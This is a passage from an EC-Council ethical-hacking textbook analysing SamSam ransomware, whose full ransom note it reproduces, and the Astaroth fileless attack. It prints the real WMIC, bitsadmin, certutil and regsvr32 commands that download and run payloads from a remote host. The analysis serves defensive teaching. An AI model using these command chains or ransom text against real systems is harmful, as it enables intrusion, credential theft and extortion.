  After encrypting the files of interest, the ransomware launches the Windows SDelete program to wipe the free space on the disk to hinder recovery efforts. The malware also deletes the main ransomware binary and the free space wiper. Then, it deploys another binary to delete all backup files from the local system and any network-accessible drives. When the encryption is complete, the ransomware displays an HTML extortion message (ransom note) on the victim's system, demanding a bitcoin amount for each affected system or a larger amount for all affected systems. The message also specifies a seven-day deadline for payment. The value of the ransom changes every year. The current value of the ransom that the SamSam ransomware is demanding is 3 bitcoins (approximately $41,700) for all systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy step:
Step1: You must send us 0.7 BitCoin for each affected PC OR 3 BitCoins to receive ALL Private Keys for ALL affected PC's.
Step2: After you send us 0.7 BitCoin, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment
*Your Host name is: [redacted]

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
* Our Site Address: [redacted]
* Our BitCoin Address: [redacted]

(If you send us 3 BitCoins for all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC's' in your comment)
(Also if you want pay for 'all affected PC's' You can pay 1.5 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive

How To Access To Our Site


For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google 'How to access onion sites'

Test Decryption

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

Figure 7.111: SamSam Ransomware Ransom Note

The creators of SamSam ransomware use a WordPress website to coordinate ransomware payments with the victims. Once the victim pays the ransom, the threat actors provide a download link to a unique XML executable file and the corresponding RSA private key to decrypt the files.



https://followsec7.wordpress.com

followsec7 About Home

Key

Posted on February 5, [illegible]

We Generate Wrong Software, You Should Pay 40BTC to receive all Keys, Send **18 BTC** to receive All Keys, If you want you can get 15Keys now and send 18BTC later to receive all keys, Please comment 15 PC names

Your deadline extended to : [illegible]

Leave a comment

Recent Comments

Categories

Uncategorized

Figure 7.112: SamSam Ransomware – WordPress Comments

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sometimes, to avoid attention from law enforcement agencies, threat actors also coordinate ransom payments and communications via websites accessible only from the Tor network.





Figure 7.113: SamSam Ransomware – Tor Ransom Payment and Communication Portal

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Analysis: Astaroth Attack

Astaroth is a fileless malware that has recently become very popular. It completely lives off the land, only running legitimate system tools throughout the lifecycle of the attack. Such an attack includes multiple steps that adopt various fileless techniques to inject malware. The attack starts by sending a spear-phishing email embedded with a malicious link to an LNK file. When the victim double clicks the malicious link, the LNK file initiates the execution of the WMIC tool with the "/format" parameter, which further downloads and executes JavaScript code. This JavaScript code initiates the execution of the Bitsadmin tool to download malicious payloads. All the payloads used in the attack are encoded using Base64 and decoded using the Certutil tool. Only two payloads are decoded, thereby resulting in two DLL files, while the other files remain in the encoded format. Finally, the Regsvr32 tool is used to execute the decoded DLL files, to decode and run other payloads until the Astaroth payload is injected into the Userinit process. Once Astaroth is injected into the process memory, it can steal critical information such as keystrokes and credentials, exfiltrate other data, and send the information to the attacker.

Steps involved in Astaroth Attack:

- **Step 1: Sending spear-phishing email**

  The attacker sends a specially crafted spear-phishing email embedded with a malicious URL to the victim. The URL contains misleading names such as `certidao.htm`, `abrir_documento.htm`, and `pedido.htm`. When the victim clicks on the link, it automatically redirects the victim to the malicious ZIP archive `certidao.htm.zip` that includes the `certidao.htm.lnk` LNK file. When the victim clicks on the ZIP file, it executes an obfuscated BAT command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2: Exploiting WMIC**
  - **Step 2.1:** The BAT command executed in the previous step runs WMIC.exe as shown below:

```
WMIC.exe os get ved5hit39, 25hit8, numberofusers
/format:"https://storage.googleapis.com/ultramaker/09/v.txt#
```

Figure 7.114: Running WMIC.exe

In the above code, the /format parameter sent to WMIC.exe downloads the v.txt file, an XSL file hosted on a malicious domain. This file has an embedded JavaScript code that is automatically executed by WMIC.exe. Furthermore, the JavaScript code runs WMIC.exe once again.

  - **Step 2.2:** WMIC.exe is executed again as follows:

```
WMIC.exe os get QMUTSQPK, JUXKBVOK, LNFYZKMH, freephysicalmemory
/format:"https://storage.googleapis.com/ultramaker/08/vv.txt#
```

Figure 7.115: Running WMIC.exe

The above code again downloads vv.txt, which is an XSL file that contains malicious JavaScript code that exploits system tools such as Bitsadmin, Certutil, and Regsvr32 in the following steps.

- **Step 3: Exploiting Bitsadmin**

The Bitsadmin tool is executed multiple times to download additional payloads as follows:

```
bitsadmin.exe /transfer msd5 /priority foreground
https://storage.googleapis.com/ultramaker/x/ 09/falxconxrenwb.jpg.zip.log?
%PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z
```

Figure 7.116: Exploiting Bitsadmin

The downloaded payloads are encoded using Base64, and their filenames are as follows: **falxconxrenwb.~**, **falxconxrenw64.~**, **falxconxrenwxa.~**, **falxconxrenwxb.~**, **falxconxrenw98.~**, **falxconxrenwgx.gif**, **falxfonxrenwg.gif**.

- **Step 4: Exploiting Certutil**

Attackers abuse the Certutil tool to decode the downloaded payloads as follows:

```
certutil.exe -decode %PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z %PUBLIC%\Libraries
\temporary\falxconxrenwb.~
```

Figure 7.117: Exploiting Certutil

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Only two files are decoded into the DLL format, while the others remain in the encoded and obfuscated format.

- **Step 5: Exploiting Regsvr32**

  Now, attackers use the Regsvr32 tool to execute the decoded DLL files using the following command:

  `regsvr32 /s falxconxrenw64.~`

  `falxconxrenw64.~` is a proxy DLL that loads and executes the second DLL file, `falxconxrenw98.~`. Furthermore, the second DLL initiates the execution of third DLL retrieved from `falxconxrenwxa.~` and `falxconxrenwxb.~`

- **Step 6: Exploiting Userinit**

  The third DLL loaded and executed in the previous step reads and decodes `falxconxrenwgx.gif` into a DLL. This DLL is used to initiate the execution of `userinit.exe` and injects the decoded DLL. `falxconxrenwgx.gif` is a proxy DLL that retrieves, decodes, and loads the final DLL `falxconxrenwg.gif`, called the Astaroth, which is an information stealer.


